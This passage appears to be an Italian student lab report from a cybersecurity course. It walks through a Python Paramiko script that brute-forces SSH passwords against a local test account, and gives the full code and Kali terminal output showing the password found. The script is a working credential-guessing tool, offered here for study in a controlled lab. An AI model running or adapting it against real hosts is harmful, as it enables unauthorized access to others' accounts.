Per ogni tentativo viene eseguita una connessione SSH tramite:


- `ssh.connect()`

La gestione degli errori viene effettuata tramite il blocco try/except, che consente di: continuare i tentativi in caso di password errata;

interrompere il ciclo quando viene trovata la password corretta.

Infine, una volta completati i tentativi, la connessione SSH viene chiusa tramite:

- `ssh.close()`



```
1 import paramiko  
2  
3 host = "127.0.0.1"  
4 port = 22  
5 username = "testssh"  
6  
7 password_list = [  
8     "admin",  
9     "password",  
10    "123456",  
11    "password123",  
12    "kali"  
13 ]  
14  
15 ssh = paramiko.SSHClient()  
16 ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())  
17  
18 for password in password_list:  
19     try:  
20         print(f"Tentativo con password: {password}")  
21  
22         ssh.connect(  
23             host,  
24             port=port,  
25             username=username,  
26             password=password  
27         )  
28  
29         print(f"\n[+] Password trovata: {password}")  
30         break  
31     except:  
32         print(f"[-] Password errata")  
33  
34 ssh.close()
```

Esecuzione dello script brute force SSH

Dopo aver completato lo sviluppo del codice, ho eseguito lo script Python tramite terminale utilizzando il comando:

- `python3 bruteforce_ssh.py`

Durante l'esecuzione lo script ha provato automaticamente le password presenti nella lista definita all'interno del codice.

Per ogni tentativo il programma ha mostrato a terminale:

- la password utilizzata;
- l'esito del tentativo di autenticazione SSH.

Le password errate hanno restituito un messaggio di errore, mentre al raggiungimento della password corretta lo script ha interrotto automaticamente il ciclo mostrando il risultato positivo dell'autenticazione.

Nel laboratorio la password corretta individuata è risultata essere:

- `password123`

L'attività ha permesso di comprendere meglio:

- il funzionamento dell'autenticazione SSH;
- la logica di un attacco brute force;
- l'utilizzo di Python per automatizzare tentativi di connessione verso un servizio di rete.

```
(kali㉿kali)-[~/Desktop/codice]
$ python3 bruteforce_ssh.py
Tentativo con password: admin
[-] Password errata
Tentativo con password: password
[-] Password errata
Tentativo con password: 123456
[-] Password errata
Tentativo con password: password123
[+] Password trovata: password123
```

Conclusioni

Nel corso di questo progetto ho approfondito diversi aspetti legati all'utilizzo di Linux, della shell e dello scripting Python applicato alla cybersecurity.

Durante la prima parte del laboratorio, tramite GameShell, ho potuto esercitarmi nell'utilizzo dei principali comandi Linux per:

- navigare nel filesystem;
- creare directory;
- eliminare e spostare file;
- utilizzare wildcard e file nascosti;
- comprendere meglio il funzionamento dei percorsi assoluti e relativi.

Questa attività mi ha permesso di acquisire maggiore familiarità con l'ambiente terminale Linux e con strumenti fondamentali utilizzati quotidianamente in ambito cybersecurity.

Nella seconda parte del progetto ho invece realizzato uno script Python in grado di effettuare tentativi di autenticazione SSH automatizzati tramite brute force in ambiente controllato.

Attraverso questa attività ho approfondito:

- l'utilizzo della libreria Paramiko;
- la gestione delle connessioni SSH tramite Python;
- l'utilizzo di cicli e gestione delle eccezioni;
- il funzionamento basilare di un attacco brute force.

Il progetto si è rivelato particolarmente utile per consolidare le conoscenze affrontate durante il corso e applicarle in un contesto pratico e operativo.